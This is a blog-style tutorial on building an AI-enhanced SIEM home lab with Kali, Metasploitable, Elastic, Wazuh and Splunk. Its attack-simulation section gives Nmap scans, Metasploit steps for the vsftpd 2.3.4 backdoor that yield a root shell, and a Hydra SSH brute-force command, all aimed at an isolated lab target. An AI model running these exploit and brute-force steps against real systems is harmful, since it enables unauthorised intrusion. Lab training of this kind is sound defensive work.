Listen to this Post

Introduction:
The cybersecurity industry is witnessing a fundamental shift from signature-based detection to behavior-driven threat hunting, powered by the convergence of traditional SIEM (Security Information and Event Management) platforms and artificial intelligence. As organizations face an unprecedented volume of security alerts—with traditional signature-based systems failing to identify up to 67% of advanced persistent threats—the ability to build, configure, and operate an AI-enhanced SIEM lab has become an essential skill for security professionals. This article provides a comprehensive, hands-on guide to constructing a complete threat detection laboratory using open-source tools, simulating real-world attacks, and implementing AI-driven detection mechanisms.
Learning Objectives:
- Build a virtualized cybersecurity home lab with Kali Linux, vulnerable targets, and SIEM platforms for end-to-end attack-to-detection lifecycle training
- Configure and deploy open-source SIEM solutions including Elastic Stack, Wazuh, and Splunk for centralized log management and threat correlation
- Simulate real-world attack scenarios using Metasploit, Nmap, and Hydra while generating actionable security alerts in SIEM dashboards
- Implement AI and machine learning techniques for anomaly detection, alert triage, and SOC automation
You Should Know:
1. Building Your Cybersecurity Home Lab Architecture
A properly structured home lab is the foundation of any SIEM learning environment. The recommended architecture consists of three core components: an attacker machine (Kali Linux), a vulnerable target (Metasploitable 2), and a SIEM server for log aggregation and analysis. All machines should be connected via a VirtualBox Host-Only Network for isolated, safe testing.
Step-by-step lab setup:
1. Install VirtualBox and create three virtual machines:
- Kali Linux (Attacker): Download from official site, install with default credentials `kali/kali`
– Metasploitable 2 (Vulnerable Target): Import the OVA file, credentials `msfadmin/msfadmin`
– Windows 10 or Ubuntu Server (SIEM Host): For Splunk Enterprise or Wazuh deployment
- Configure networking: Set all VMs to use a Host-Only adapter in the same subnet (e.g., 192.168.56.0/24):
On Kali Linux, verify network configuration
ip addr show
Set static IP if needed
sudo ip addr add 192.168.56.10/24 dev eth0
sudo ip link set eth0 up
3. Test connectivity between all machines:
 From Kali, ping the SIEM server and target
ping -c 4 192.168.56.20  SIEM server
ping -c 4 192.168.56.30  Metasploitable 2
2. Deploying Open-Source SIEM Platforms
Modern SIEM deployment can be accomplished through multiple open-source platforms, each offering unique capabilities for threat detection and log analysis.
Option A: Elastic Stack (ELK) SIEM
Elastic Stack provides a comprehensive SIEM solution with Elasticsearch for storage, Kibana for visualization, and Elastic Agents for log collection.
Installation on Ubuntu SIEM server:
 Import Elastic GPG key
curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /usr/share/keyrings/elastic.gpg

Add Elastic repository
echo "deb [signed-by=/usr/share/keyrings/elastic.gpg] https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list

Install Elasticsearch, Kibana, and Fleet Server
sudo apt-get update
sudo apt-get install elasticsearch kibana
On Kali Linux, install and configure Elastic Agent:
 Download and install Elastic Agent
curl -L -O https://artifacts.elastic.co/downloads/beats/elastic-agent/elastic-agent-8.x-linux-x86_64.tar.gz
tar xzvf elastic-agent-8.x-linux-x86_64.tar.gz
cd elastic-agent-8.x-linux-x86_64

Install with enrollment token from Elastic Cloud
sudo ./elastic-agent install --url=https://your-elastic-cloud-url:443 --enrollment-token=YOUR_TOKEN
sudo systemctl status elastic-agent.service
Option B: Wazuh SIEM/XDR
Wazuh offers a unified XDR and SIEM platform with built-in File Integrity Monitoring (FIM), Security Configuration Assessment (SCA), and vulnerability detection.
Quick installation on Ubuntu:
 Download and run the Wazuh installation script
curl -sO https://packages.wazuh.com/4.12/wazuh-install.sh
sudo bash ./wazuh-install.sh --all-in-one
After installation, access the Wazuh dashboard at `https://your-server-ip` and enroll endpoints by installing Wazuh agents:
 On Kali Linux (endpoint to monitor)
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.12.0-1_amd64.deb
sudo dpkg -i wazuh-agent_4.12.0-1_amd64.deb
 Configure agent to connect to manager
sudo nano /var/ossec/etc/ossec.conf  Set MANAGER_IP to your SIEM server IP
sudo systemctl start wazuh-agent
sudo systemctl enable wazuh-agent
3. Simulating Attacks and Generating Security Events
To effectively test SIEM capabilities, you must generate realistic security events that trigger alerts and populate dashboards.
Reconnaissance with Nmap:
 On Kali Linux, perform a stealth SYN scan against Metasploitable 2
sudo nmap -sS -p 22,21,80,443,445,3389 192.168.56.30
 Aggressive service version detection
sudo nmap -sV -p- 192.168.56.30
Exploiting vsftpd 2.3.4 Backdoor (CVE-2011-2523):
This vulnerability allows unauthenticated remote root access via port 21 and serves as an excellent demonstration of attack-to-detection lifecycle.
 Launch Metasploit on Kali
msfconsole

Within msfconsole:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.30
set RPORT 21
exploit

Upon successful exploitation, you should receive a root shell
whoami  Should return 'root'
Brute-Force Attack Simulation with Hydra:
 SSH brute-force against Metasploitable 2
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.30
 This will generate multiple failed login attempts (Event ID 4625 in Windows logs)
4. Configuring SIEM Detection Rules and Alerts
Detection rules transform raw logs into actionable security intelligence. Both Elastic and Wazuh provide prebuilt rule sets that can be customized for specific threat scenarios.
Elastic SIEM Detection Rules:
Elastic Security provides prebuilt SIEM rules that can be modified or duplicated for custom use cases.
Creating a custom brute-force detection rule in Kibana:
- Navigate to Security → Alerts → Manage Rules
2. Click Create new rule → Custom query
3. Define the KQL query:
event.action: "user_login" AND event.outcome: "failure"
| stats count by host.name, user.name, source.ip
| where count > 5
4. Set rule schedule (e.g., run every 5 minutes)
5. Configure actions (email, Slack, or webhook notifications)
Alternative: Use Elastic’s prebuilt “Brute Force Attack” rule for immediate detection.
Wazuh Detection Rules:
Wazuh’s rule engine uses XML-based rules stored in /var/ossec/etc/rules/. Custom rules can be added to detect specific attack patterns.
Example custom rule for detecting vsftpd exploitation:
<rule id="100401" level="10">
<if_sid>5716</if_sid>
<match>vsftpd 2.3.4|backdoor|root shell</match>
<description>vsftpd 2.3.4 backdoor exploitation detected</description>
</rule>
Splunk Detection Queries:
For Splunk Enterprise deployments, SPL (Search Processing Language) queries enable powerful threat detection:
 Detect SSH brute-force attempts
index=main "Failed password"
| rex "Failed password for (invalid user )?(?<user>\S+) from (?<SRC>\S+)"
| stats count by SRC, user
| where count > 5

Detect port scanning activity
index=main sourcetype=firewall
| stats count by src_ip, dest_port
| where count > 20
| table src_ip, dest_port, count
- Integrating AI and Machine Learning for Advanced Threat Detection
The integration of AI into SIEM platforms represents the next evolution in cybersecurity operations. Machine learning models can detect behavioral anomalies that signature-based rules miss.
AI-Powered Anomaly Detection with Isolation Forest:
A real-time login anomaly detection system can be built using unsupervised machine learning (Isolation Forest) running on Kali Linux, powered by a Flask REST API.
Python implementation for SIEM anomaly detection:
from sklearn.ensemble import IsolationForest
import pandas as pd
import numpy as np

Load SIEM log data (login attempts, network connections, etc.)
df = pd.read_csv('siem_logs.csv')

Feature engineering: login frequency, time between attempts, source IP diversity
features = df[['login_attempts_per_hour', 'failed_logins', 'unique_ips']]

Train Isolation Forest model
model = IsolationForest(contamination=0.1, random_state=42)
df['anomaly_score'] = model.fit_predict(features)

Flag anomalies (-1 indicates anomaly)
anomalies = df[df['anomaly_score'] == -1]
print(f"Detected {len(anomalies)} anomalous events")
LLM-Powered SOC Automation:
Integrating Large Language Models (LLMs) with SIEM platforms enables automated alert triage and incident response. A bridge script can tail SIEM alerts and send them to an LLM for analysis:
 Example: Tailing Wazuh alerts and processing with Ollama
tail -f /var/ossec/logs/alerts/alerts.json | while read line; do
echo "$line" | jq -r '.rule.description' | ollama run llama3.1 "Analyze this security alert and suggest response actions:"
done
Research has shown that hybrid machine-learning frameworks combining supervised XGBoost with unsupervised anomaly detection can significantly enhance detection precision while reducing false alarms in SIEM environments.
6. Web Application Security Testing with Burp Suite
Burp Suite remains the industry standard for web application security testing. Modern Burp Suite configurations support API security scanning, including OpenAPI (Swagger) specification imports and GraphQL testing.
Setting up Burp Suite for API testing:
1. Configure proxy listener to `127.0.0.1:8080`
2. Install BApp extensions (Autorize, Active Scan++, etc.)
3. Configure browser to use Burp as proxy
- For API testing: Navigate to Scanner → API Scanning → Upload OpenAPI definition or provide URL
Burp Suite API authentication configuration for CI-driven scans:
 Configuration file for automated API scanning
site:
apiDefinition:
fromUrl: "https://api.example.com/openapi.json"
authentication:
- name: "apiKeyAuth"
type: "apiKey"
in: "header"
label: "X-API-Key"
token: "${API_KEY}"
7. Hardening and Continuous Monitoring
Beyond detection, SIEM platforms should be configured for continuous compliance monitoring and system hardening validation.
File Integrity Monitoring (FIM) with Wazuh:
Wazuh’s FIM capability monitors critical system files for unauthorized modifications:
<!-- /var/ossec/etc/ossec.conf - FIM configuration -->
<syscheck>
<directories check_all="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes">/boot,/root</directories>
<ignore>/etc/mtab</ignore>
<ignore>/etc/hosts.deny</ignore>
</syscheck>
Security Configuration Assessment (SCA) with CIS Benchmarks:
Wazuh can continuously assess system configurations against CIS Benchmarks and hardening guides:
 Run SCA policy scan manually
sudo /var/ossec/bin/wazuh-sca -p /var/ossec/etc/shared/default/ -f cis_ubuntu22-04.yml
Suricata IDS/IPS Integration:
Deploy Suricata as a network intrusion detection system to complement host-based SIEM monitoring:
 Install Suricata on Ubuntu SIEM server
sudo apt-get update
sudo apt-get install suricata

Configure Suricata
sudo nano /etc/suricata/suricata.yaml
 Set HOME_NET to your lab subnet (192.168.56.0/24)

Download Emerging Threats rules
sudo suricata-update

Start Suricata in IDS mode
sudo systemctl start suricata
sudo systemctl enable suricata
Integrate Suricata logs with Wazuh for unified threat visibility by configuring Wazuh to read Suricata alerts from /var/log/suricata/eve.json.
What Undercode Say:
- Hands-on experience trumps theory: The 5-day value-added course on AI-Based SIEM & Threat Detection demonstrates that practical exposure to tools like Kali Linux, Metasploitable, and Burp Suite is essential for connecting theoretical knowledge with real-world cybersecurity scenarios. The ability to simulate attacks and detect them in a controlled environment builds the muscle memory required for SOC operations.
-
AI is not a replacement—it’s a force multiplier: While AI and machine learning enhance threat detection capabilities, they require properly configured SIEM foundations. The integration of LLMs for alert triage and unsupervised learning for anomaly detection represents the future of SOC automation, but these tools are only as effective as the quality of logs and rules they analyze. Organizations must invest in both SIEM infrastructure and AI capabilities to achieve meaningful security outcomes.
-
The attack-to-detection lifecycle is the new standard: Modern cybersecurity training must cover the complete kill chain—from reconnaissance and exploitation to log monitoring, alerting, and incident response. The proliferation of open-source SIEM platforms (Elastic, Wazuh, Splunk Free) has democratized access to enterprise-grade security monitoring, making it possible for anyone to build a professional-grade security lab at minimal cost.
Prediction:
- +1 The democratization of AI-powered SIEM tools will accelerate the development of autonomous Security Operations Centers (SOCs) by 2028, where LLM-powered agents handle 60-70% of Tier 1 alert triage without human intervention.
- +1 Open-source SIEM platforms (Wazuh, Elastic) will continue to erode the market share of commercial SIEM vendors as AI integration and ease of deployment improve, making enterprise-grade security monitoring accessible to small and medium businesses.
- -1 The proliferation of AI-generated attack vectors and adversarial machine learning techniques will outpace traditional SIEM rule updates, creating a cat-and-mouse dynamic where security teams must continuously retrain ML models to detect novel evasion techniques.
- -1 Organizations that fail to implement AI-enhanced SIEM capabilities will face a widening security gap, as manual log analysis and rule-based detection become increasingly insufficient against sophisticated, automated threats.
- +1 Hands-on SIEM lab training will become a mandatory component of cybersecurity certification programs (CISSP, CEH, Security+) by 2027, reflecting the industry’s shift toward practical, lab-based skill validation over theoretical knowledge alone.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=4ggKs061MCs
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eUEj6n5Y – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


